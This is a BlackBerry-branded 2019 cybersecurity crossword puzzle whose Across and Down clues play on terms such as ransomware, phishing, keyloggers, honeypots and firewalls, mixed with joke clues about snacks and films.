
© 2019 BLACKBERRY. ALL RIGHTS RESERVED.

## Cybersecurity Crossword Puzzle

GAME  
CORNER

### Across

- This frustrating cable only plugs in one way up
- This ransomware targeted the Ukraine in June 2017
- Software that harms
- Kill computer bugs with this software
- Kids make castles in this
- Well-developed threat that keeps on coming
- Opposite of white hat
- It's easy to fall for this email scam hook, line, and sinker
- Double U times three
- Checking twice that it's really you
- Use these programs free of charge
- One less than one day
- Zombies are attacking the server
- What a bot goes fishing with
- Johnny Five was obsessed with this in the movie, *Short Circuit*
- Goth Trojan that steals your money; don't click on Javascript files
- Can also be made of potato or corned beef
- We know what you're typing
- Enable macros to run this ransomware in Feb 2016
- A very personal network
- A long wriggly gummy treat



### Down

- This comes in a can as well as by email
- I see(k) to command and control
- This software wants to sell you something
- The least trustworthy animal
- Delicious with a glass of ice cold milk
- Sixers search for this hidden treat in the movie *Ready Player One*
- A pretend attack
- Loose lips sink ships; this protects mission critical information
- Snake code
- Don't let this wooden horse in through the gates
- Don't forget to tip this person
- Policy for using your cellphone at work
- Upsetting May 2017 ransomware attack makes me wanna...
- This browser was originally called the onion router
- Like the lunar base but with data
- Name of the BlackBerry Cylance blog
- Simple writing
- Giant IT central web hosting service for version control
- Pay us bitcoin to unlock your computer
- Opposite of the front door
- A sweet way to trap a hacker
- Central guy intercepts your data
- Virus identifiers in just four letters
- Don't get burned by this perimeter security

